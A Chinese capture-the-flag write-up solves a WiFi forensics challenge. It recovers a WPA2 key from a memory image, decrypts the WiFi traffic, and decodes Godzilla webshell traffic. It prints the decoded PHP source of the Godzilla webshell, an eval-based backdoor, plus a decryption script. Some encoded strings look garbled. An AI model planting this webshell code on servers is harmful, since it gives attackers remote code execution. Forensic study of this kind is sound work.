

首届“陇剑杯”网络安全大赛wp-WIFI部分（详细题解）

原创


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首届“陇剑杯”网络安全大赛wp（wifi）

author:Neg00

题目介绍:

网管小王最近喜欢上了ctf网络安全竞赛，他使用“哥斯拉”木马来玩玩upload-labs，并且保存了内存镜像、wifi流量和服务器流量，让您来分析后作答：（本题仅1小问）

附件下载 <https://share.weiyun.com/0kEM1pm5>



下载文件解压得到三个文件



镜像分析

```
D:\Download\IDM\volatility_2.6_win64_standalone
λ volatility_2.6_win64_standalone.exe -f "E:\CTFlongjian\Wifi\Windows 7-dde00fa9.vmem" imageinfo
Volatility Foundation Volatility Framework 2.6
INFO      : volatility.debug      : Determining profile based on KDBG search...
           Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
           AS Layer1           : IA32PagedMemoryPae (Kernel AS)
           AS Layer2           : FileAddressSpace (E:\CTFlongjian\Wifi\Windows 7-dde00fa9.vmem)
           PAE type            : PAE
           DTB                 : 0x185000L
           KDBG                : 0x83f3dbe8L
           Number of Processors : 1
           Image Type (Service Pack) : 0
           KPCR for CPU 0       : 0x83f3ec00L
           KUSER_SHARED_DATA     : 0xffdf0000L
           Image date and time   : 2021-07-17 19:36:54 UTC+0000
           Image local date and time : 2021-07-18 03:36:54 +0800

D:\Download\IDM\volatility_2.6_win64_standalone
λ volatility_2.6_win64_standalone.exe -f "E:\CTFlongjian\Wifi\Windows 7-dde00fa9.vmem" --profile=Win7SP1x86_23418 filescan > 1.txt
Volatility Foundation Volatility Framework 2.6
```

```

3238 0x00000003fdb218 8 0 R--r-d \Device\HarddiskVolume1\Windows\ehome\ehshell.exe.config
3239 0x00000003fdb2f0 8 0 R----- \Device\HarddiskVolume1\Windows\Prefetch\WERMGR_EXE-2A1BCBC7.pf
3240 0x00000003fdb3170 2 1 R--r-wd \Device\HarddiskVolume1\
3241 0x00000003fdb4c33 7 0 RW-r-- \Device\HarddiskVolume1\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\28c8b6deab549a1.automaticDestinations-ms
3242 0x00000003fdb4858 8 0 R--r-wd \Device\HarddiskVolume1\Windows\Media\Windows User Account Control.wav
3243 0x00000003fdb0930 2 1 R--r-wd \Device\HarddiskVolume1\Users\admin\AppData\Local\Microsoft\Windows\Burn\Burn
3244 0x00000003fdb0930 2 1 R--r-wd \Device\HarddiskVolume1\Users\Public\Desktop
3245 0x00000003fdb0a10 8 0 R--r-wd \Device\HarddiskVolume1\Windows\System32\zh-CN\ipconfig.exe.mui
3246 0x00000003fdb0e03 2 1 ----- \Device\NamedPipe\Wkssvc
3247 0x00000003fdb0d00 15 0 R--r-wd \Device\HarddiskVolume1\Windows\System32\shpafact.dll
3248 0x00000003fdb3330 8 0 R----- \Device\HarddiskVolume1\Windows\Prefetch\DLLHOST_EXE-8930DF55.pf
3249 0x00000003fdb3688 8 0 R--r-wd \Device\HarddiskVolume1\Users\Public\Recorded TV\Sample Media\desktop.ini
3250 0x00000003fdb38c8 2 0 -M-r-wd \Device\HarddiskVolume1\Program Files\My_Wifi.zip\Temp\vmware-admin\VMwareDnD\2a1221c7\My_Wifi.zip
3251 0x00000003fdb30e8 8 0 R--r-wd \Device\HarddiskVolume1\Windows\Media\Windows Information Bar.wav
3252 0x00000003fdb2e40 8 0 R--r-wd \Device\HarddiskVolume1\Windows\System32\imagehlp.dll
3253 0x00000003fdb2448 3 0 RW----- \Device\HarddiskVolume1\Windows\Prefetch\AgelFgAppHistory.db
3254 0x00000003fdb2f10 2 0 RW-r-wd \Device\HarddiskVolume1\Directory
3255 0x00000003fdb2530 1 1 R--r-wd \Device\HarddiskVolume1\Windows
3256 0x00000003fdb0933 9 1 R--r-d \Device\HarddiskVolume1\Windows\System32\zh-CN\win2k.sys.mui
3257 0x00000003ffb7200 8 0 R--r-- \Device\HarddiskVolume1\Windows\Fonts\cg94woa.fon
3258 0x00000003ffb0338 5 0 RW-r-wd \Device\HarddiskVolume1\Directory
3259 0x00000003ffb0910 7 0 R--r-d \Device\HarddiskVolume1\Windows\System32\netjoin.dll
3260 0x00000003ffb0118 8 0 R--r-- \Device\HarddiskVolume1\Windows\System32\CodeIntegrity\driver.stl
3261 0x00000003ffb0438 8 0 R--r-- \Device\HarddiskVolume1\Windows\Fonts\lsimun.ttc
3262 0x00000003ffb32c0 6 0 RW-r-wd \Device\HarddiskVolume1\Directory
3263 0x00000003ffb3a28 7 0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\monitor.sys
3264 0x00000003ffb21d8 8 0 R--r-- \Device\HarddiskVolume1\Windows\System32\DriverStore\en-US\faxcn002.inf_loc
3265 0x00000003ffb2280 8 0 R--r-wd \Device\HarddiskVolume1\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories\System Tools\Control Panel.lnk
3266 0x00000003ffb2980 2 1 R--r-wd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu
3267 0x00000003ffb2930 4 0 R--r-wd \Device\HarddiskVolume1\Windows\System32\dxttrans.dll
3268 0x00000003ffb25d0 8 0 R--r-wd \Device\HarddiskVolume1\Windows\System32\dnsapi.dll
3269 0x00000003ffb25f0 4 0 R--r-wd \Device\HarddiskVolume1\Windows\System32\spq.dll
3270 0x00000003ffb2448 8 0 R--r-- \Device\HarddiskVolume1\Windows\Prefetch\F5vPerfStats.bin
3271 0x00000003ffb26f18 10 0 -M----- \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\MER\ReportQueue\NonCritical_00072efe_eed54846deb833ece27f3b18d37b7866c831be_0baff46c\Report.wer
3272 0x00000003ffb2493 6 0 R--r-d \Device\HarddiskVolume1\Windows\System32\netsh.exe
3273 0x00000003ffb20e20 5 0 R--r-wd \Device\HarddiskVolume1\Windows\System32\qmgr.dll
3274 0x00000003ffb09f00 1 1 RW-r-d \Device\HarddiskVolume1\Windows\System32\Msdtc\Trace\dtctrace.log
3275 0x00000003ffb0ff00 6 0 R--r-- \Device\HarddiskVolume1\Windows\System32\FNTCACHE.DAT
3276 0x00000003ffb09c30 10 0 RW-r-wd \Device\HarddiskVolume1\Directory
3277


```

发现一个压缩包文件，提取出来分析

```

D:\Download\IDM\volatility_2.6_win64_standalone
λ volatility_2.6_win64_standalone.exe -f "E:\CTF\longjian\Wifi\Windows 7-dde00fa9.vmem" --profile=Win7SP1x86_23
418 dumpfiles -Q 0x00000003fdb38c8 -D ./0914 -u
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fdb38c8 None \Device\HarddiskVolume1\Program Files\My_Wifi.zip\Temp\vmware-admin\VMwareDnD\2a1221c7\My_Wifi.zip
D:\Download\IDM\volatility_2.6_win64_standalone
λ

```



题目出现提示，密码是网卡的GUID

password is Network Adapter GUID

在前期的1.txt文件中发现GUID

```

19 0x00000001c128028 1 1 RW-rwd \Device\cifs\Device\HarddiskVolume1$\Extend$\RmMetadata$\TxfLog\TxfLog
20 0x00000001c1287f0 2 1 RW-rw- \Device\cifs\Device\HarddiskVolume1$\Extend$\RmMetadata$\TxfLog\TxfLog
21 0x00000001c128958 2 1 RWDrwd \Device\cifs\Device\HarddiskVolume1$\Extend$\RmMetadata$\TxfLog\TxfLog
22 0x00000001c41d828 3 0 RW-rwd \Device\HarddiskVolume1$\MftMirr
23 0x00000001c41d960 17 0 RW-rwd \Device\HarddiskVolume1$\Mft
24 0x00000001c41db68 2 1 RW-r-- \Device\HarddiskVolume1$\Extend$\RmMetadata$\TxfLog\TxfLogContainer000000000000000002
25 0x00000001c7ec038 8 0 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft shared\ink\zh-CN\mip.exe.mui
26 0x00000001c7ec280 10 0 RW-rwd \Device\HarddiskVolume1$\Directory
27 0x00000001c7ec5c8 2 1 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{52987D2A-85D1-4F21-A081-8F4FF817FC3A}
28 0x00000001c8532b0 7 0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\Intelppm.sys
29 0x00000001c8538e0 9 0 RW-rwd \Device\HarddiskVolume1$\Directory
30 0x00000001c8539d8 2 0 R--r-- \Device\HarddiskVolume1\Windows\System32\LogFiles\Scm\2c59ecaf-3a27-4640-9f4b-511b05bdd70f
31 0x00000001c853cf0 2 0 R--r-d \Device\HarddiskVolume1\Windows\System32\Tasks\Microsoft\Windows\Media Center\RecordingRestart
32 0x00000001c8927a0 8 0 R--r-d \Device\HarddiskVolume1\Windows\System32\wcnwiz.dll
33 0x00000001ca27620 7 0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\usbport.sys
34 0x00000001ca27ce8 6 0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\tdi.sys
35 0x00000001ca27fed8 8 0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\usbuhci.sys
36 0x00000001ca5d5c8 7 0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\CmBatt.sys
37 0x00000001cbff038 3 0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmtoolsd\autoUpgrade.dll
38 0x00000001cbff210 1 1 R--rw- \Device\HarddiskVolume1\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b39a1e18e3b_9.0.30729.4926_none_508ed732bcb0e5a
39 0x00000001cbff2c8 3 0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmtoolsd\vmbackup.dll
40 0x00000001cbff628 3 0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmtoolsd\deployPkgPlugin.dll
41 0x00000001cbff6e0 3 0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmtoolsd\powerOps.dll
42 0x00000001cbff810 1 1 R--rw- \Device\HarddiskVolume1\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b39a1e18e3b_9.0.30729.4926_none_508ed732bcb0e5a
43 0x00000001cea8448 10 1 RW-r-- \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Microsoft-Windows-Winlogon\4Operational.evtx
44 0x00000001cea8730 2 0 R--r-d \Device\HarddiskVolume1\Windows\System32\Tasks\Microsoft\Windows\Media Center\UpdateRecordPath
45 0x00000001cea87e8 17 1 RW-r-- \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Microsoft-Windows-Dhcp-Client\4Admin.evtx
46 0x00000001d0527f0 8 0 R--r-d \Device\HarddiskVolume1\Windows\System32\catroot\{f750e6c3-38ee-11d1-85e5-00c04fc295ee}\prnso002.cat
47 0x00000001d052a80 2 0 R--r-- \Device\HarddiskVolume1\Windows\System32\LogFiles\Scm\2375f586-1009-41fb-b54e-30d8af2b781d
48 0x00000001d1b24c0 7 0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\usbhcd.sys
49 0x00000001d1e84b0 17 0 RW-rwd \Device\HarddiskVolume1$\Spt\trap
50 0x00000001d1e8990 10 0 RW-rwd \Device\HarddiskVolume1$\Mft\tributValue
51 0x00000001d2b2038 2 0 R--r-d \Device\HarddiskVolume1\Windows\System32\Tasks\Microsoft\Windows\Media Center\ConfigureInternetTimeService
52 0x00000001d2b2230 2 0 R--r-d \Device\HarddiskVolume1\Windows\System32\Tasks\Microsoft\Windows\Media Center\UpdateLibrary

```

解压出来获得密码

```

1 k?<xml version="1.0"?>
2 <WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
3 <name>My_wifi</name>
4 <SSIDConfig>
5 <SSID>
6 <hex>4D795F57696669</hex>
7 <name>My_Wifi</name>
8 </SSID>
9 </SSIDConfig>
10 <connectionType>ESS</connectionType>
11 <connectionMode>auto</connectionMode>
12 <MSM>
13 <security>
14 <authEncryption>
15 <authentication>WPA2PSK</authentication>
16 <encryption>AES</encryption>
17 <useOneX>false</useOneX>
18 </authEncryption>
19 <sharedKey>
20 <keyType>passPhrase</keyType>
21 <protected>false</protected>
22 <keyMaterial>233@114514_qwe</keyMaterial>
23 </sharedKey>
24 </security>
25 </MSM>
26 </WLANProfile>
27

```

流量包解密

首先对客户端的流量进行分型，发现只有一个wifi，对流量进行解密

```
└─$ aircrack-ng 客户端.cap
Reading packets, please wait...
Opening 客户端.cap
Read 8640 packets.

# BSSID          ESSID          Encryption
1 54:F2:94:4C:55:EC My_Wifi       WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening 客户端.cap
Read 8640 packets.

1 potential targets

Please specify a dictionary (option -w).
```

```
└─$ airdecap-ng -e My_Wifi -p 233@114514_qwe 客户端.cap
Total number of stations seen      6
Total number of packets read      8640
Total number of WEP data packets   0
Total number of WPA data packets  1363
Number of plaintext data packets   0
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets   1252
Number of bad TKIP (WPA) packets   0
Number of bad CCMP (WPA) packets   0
```

加密流量分析

分析特征贴文：

[【原创】哥斯拉Godzilla加密流量分析 - FreeBuf网络安全行业门户](#)

得到流量包后，结合题目描述，发现是哥斯拉的加密流量


```
D:\BaiduNetdiskDownload
λ python
Python 2.7.17 (v2.7.17:c2f86d86e6, Oct 19 2019, 21:01:17) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> a = "K0QfK0QfgACIgoQD9BCIgACIgACIK0wOpkXzRCLhRXYkRCK1R2bj5WZ90VZtFmTkF2bslXYwRyW09USTNVRT9FJgACIgACIgACIgA
CIK0wepU2csFmZ90TIpIybm5WSzNwazFmQ0V2ZiWsy0FGZkgycvBXayR3coAiZpBCIgACIgACIK0welNHb11HIgACIK0wOpYTMskSeltGJuM3ch
BHJoUDZthic0NnY1NHIVh2YlBCIgACIgACIK0wOpkSeltGJskSY0FGZkgib1JHQoUGZvNmb1hSZk92YuV2X0YTzZfMvYg8GajVGIgACIgACIgoQD
7k1NnxwCMskSeltGJuM3chBHJoUDZthic0NnY1NHIVh2YlBCIgACIgACIK0wOpQWYvXWehBHJowWY2VGIgACIgACIgoQD7kSeltGJs0VZtFmTkF2
bslXYwRyW09USTNVRT9FJoUGZvNmb1DZh9G6b5FGckACIgACIgACIK0wepkSXl1WYORWYvXWehBHJb50TJN1UFN1XkgCd1N3cphCImlGIgACIK0
wOpkXzRCLp01czFGcksFVT9EUfRCK1R2bjVGZfrjN1NXYihSZk92YuVWPhRXYkRCIgACIK0wepkSXzNXyWryWUN1TQ9FJoQXZzNXaoAiZppQD7
cSY0IjM1EzY5EG0iBTZ2M2Mn0TeltGJK0wOnQWYvXWehB3J9UWbh5EZH9G6b5FGckoQD7cSelt2J9M3chBHJK0QfK0wOERCIuJXd0VmcgACIgoQD
9BCIgAiCnszYk4VXpRyWERICI9ASXpRyWERICIgACIgACIgoQD70VnXYSMrkGJbtEJg0DIjRCIgACIgACIgoQD7BSKrsSaksTKERCKuVGbyR3c8kG
J7ATPpRCKy9mZgACIgoQD7lySkwCRkgSZk92YuVGIu9Wa0Nmb1ZmCnsTKwgyZulGdy9Gc1J3Xy9mcyVGQK0wOpADK01Wbpx2X11Wa09Fd1NHQK0
wOpgCdyFGdz91bvl2czV2cApQD"
>>> import base64
>>> print base64.b64decode(a[::-1])

@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++){
        $c = $K[$i%15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='key';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
if (isset($_POST[$pass])){
    $data=encode(base64_decode($_POST[$pass]),$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
        eval($payload);
        echo substr(md5($pass.$key),0,16);
        echo base64_encode(encode(@run($data),$key));
        echo substr(md5($pass.$key),16);
    }else{
        if (strpos($data,"getBasicsInfo")!=false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
>>> |
```

英 简

↑ 0.0 KB/s
↓ 0.1 KB/s

```
$parameters=array();
$_SES=array();
function run($pms){
    reDefSystemFunc();
    $_SES=@getSession();
    @session_start();
    $sessionId=md5(session_id());
    if (isset($_SESSION[$sessionId])){
        $_SES=unserialize((S1MiwYr(base64Decode($_SESSION[$sessionId],$sessionId),$sessionId)));
    }
    @session_write_close();

    if (canCallGzipDecode()==1&&@isGzipStream($pms)){
        $pms=gzdecode($pms);
    }
    formatParameter($pms);

    if (isset($_SES["bypass_open_basedir"])&&$_SES["bypass_open_basedir"]==true){
        @bypass_open_basedir();
    }

    $result=evalFunc();

    if ($_SES!=null){
        session_start();
        $_SESSION[$sessionId]=base64_encode(S1MiwYr(serialize($_SES),$sessionId));
        @session_write_close();
    }

    if (canCallGzipEncode()){
        $result=gzencode($result,6);
    }

    return $result;
}
function S1MiwYr($D,$K){
    for($i=0;$i<strlen($D);$i++){
        $D[$i] = $D[$i]^$K[(($i+1)%15)];
    }
}
```

```
Content-Type: text/html; charset=UTF-8

72a9c691ccdaab98f11tMGI4YT1jMv79NDQm7r9PZzBiOA==b4c4e1f6ddd2a488HTTP/1.1 200 OK
Date: Wed, 11 Aug 2021 07:48:00 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=e9b22e03d15d11864220afc46c225aaf; path=/
Vary: Accept-Encoding
Content-Length: 1276
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

72a9c691ccdaab98f11tMGI4YT1jM1Bmb1uLC3Nlp/qjE6C8XjXcnncEjHZIcwE6ui8k6AedCyg+/e1qtzyonXWdjI67J6AdPt9P3//
PmParcThZtq1l67gJfNqAZEqggcIebYPRVjBqELfnEdIoOw6EgX/Sv70RydpuTzDy0MY3d3uEytDLZMnadtqYXouU53nyqnsU9aBAq+AuTYaQTY//as/
nR3Lz1XuDaIOKCLRn84exa6I3xF5b5AHqYnEKU0jy0/ExssMV6FuA0cefzLr0aw/
EkDxSLxD11NPB48jwA1XmE6s6BuW8wubY4Bw1znHTTQIhozNWzLORNKyFagPP+nvmgHj1LXYP4VWLvH1KjxHJcn5TkJLLHr1wq0XpCiR5VLQYzUL2jWExwU28C1GJiNM0hOmtsXm7AX7NTP4Q1TK
Q2g+4i/HUtpLcOVHj1VQK4vcuJf8u5phyuJ/QK13YEwViDbnj2TrRHpqjxEj1PhPLKP/q/rT+IRXNsKaNDdpEHkL6R4hc7aPzbi/
sGXfSdXoMac2YV0yiCvXn0zyhNUJvTHs50jnhY9Y3A6YGAjP9+41nei53IjKgzL6ZvvpZDzsExRY1ng/
6ghBLAI65w37waZpK8FwNjTLQ70PUBYNdnH181ushsGGmIasFjA7v9CzcmQYxm1P7axA8xWf7jdGzpn49EM0swhXEap3CpiYdD/PLd5dwusgzc/
c5tQ7v2UnWiMf7KKB5HEgxS1TzUGkdCmc1V1NPKne42FwNDH0vWn3w9yhOVhAIbTyHSByOt75tQXSWe01/7d0w3c4rQpbT82e4Mej15Dc9g03Y2W9nATH3WzBJSwFEmK0/e/
Gyp2mhqYGrj011F4I3S2+H0qBEM+UXf/TEV740T7YLUFRe5hUzP2URm2IS5sL301k1RM+w94uBNg1EKAKXVNTf2ngp4JEyLsmwInywxVDy/
WFLcaA8nwLH1zC2a0E+wyp+Iy670iMgVSzq4aEt5LY7UavtuwJp1aUOX74zpmnWfKoY08MWE+d+wtkjahNFaqF1zm2mYr7I1Z1YnpkVDJ4+WQKvhPZ7pfyEDrhWiCWoIT0zbXksR6ZFbXUQp1HXw2uZc.
hDamQFBeUnzTNFvEELrhjG6dRSuMEErq1IZsdlTJu1iTDa2A2wIM73nV4d8+roeHfb2gs9TTHWN3v5IMK+y3jiYkm93hP6/3myQn33hTnVwryJxXC/tfSJRsfFapCYzBib4c4e1f6ddd2a488
```

```
Wireshark · 追踪 TCP 流 (tcp.stream eq 39) · 客户端-dec.cap

HTTP/1.1 200 OK
Date: Wed, 11 Aug 2021 07:48:07 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=e9b22e03d15d11864220afc46c225aaf; path=/
Vary: Accept-Encoding
Content-Length: 168
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

72a9c691ccdaab98f11tMGI4YT1jMiD+czrkE292pM3Zs1raHjHk7XYcCBjqzQk+uT0FAfKvZ2LuLTKQRfaXXfR7J0oiT8F3SnteMLpKXecYJLzrDN0RDXYz+7aEvReKBTwAX1j0dnyG+BDZ1MA==b4c4
e1f6ddd2a488HTTP/1.1 200 OK
Date: Wed, 11 Aug 2021 07:48:12 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=e9b22e03d15d11864220afc46c225aaf; path=/
Vary: Accept-Encoding
Content-Length: 112
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

72a9c691ccdaab98f11tMGI4YT1jMn75e3j0BSS/V31Qd1NkQMCe3h4KwFQVAEVworCi0FfgB+B1WZhjR1QuTIIB5jMTU=b4c4e1f6ddd2a488
```

编写解密脚本，解密加密流量

```
1 <?php
2 $de_str = 'fLltMGI4YTljMn75e3jOBS5/V3lQdlNxKQMCe3h4KwFQfVAEVworCi0FfgB+B1WZhjRlQuTIIB5jMTU=';
3 function encode($D,$K){
4     for($i=0;$i<strlen($D);$i++){
5         $c = $K[$i%15];
6         $D[$i] = $D[$i]^$c;
7     }
8     return $D;
9 }
10
11 $pass='key';
12 $payloadName='payload';
13 $key='3c6e0b8a9c15224a';
14 $data=encode(base64_decode($de_str),$key);
15 echo gzdecode($data);
16 echo $data;
17
18
19
20 ?>
21
```

getflag

```
flag{5db5b7b0bb74babb66e1522f...}
D:\phpStudy\WWW
λ
```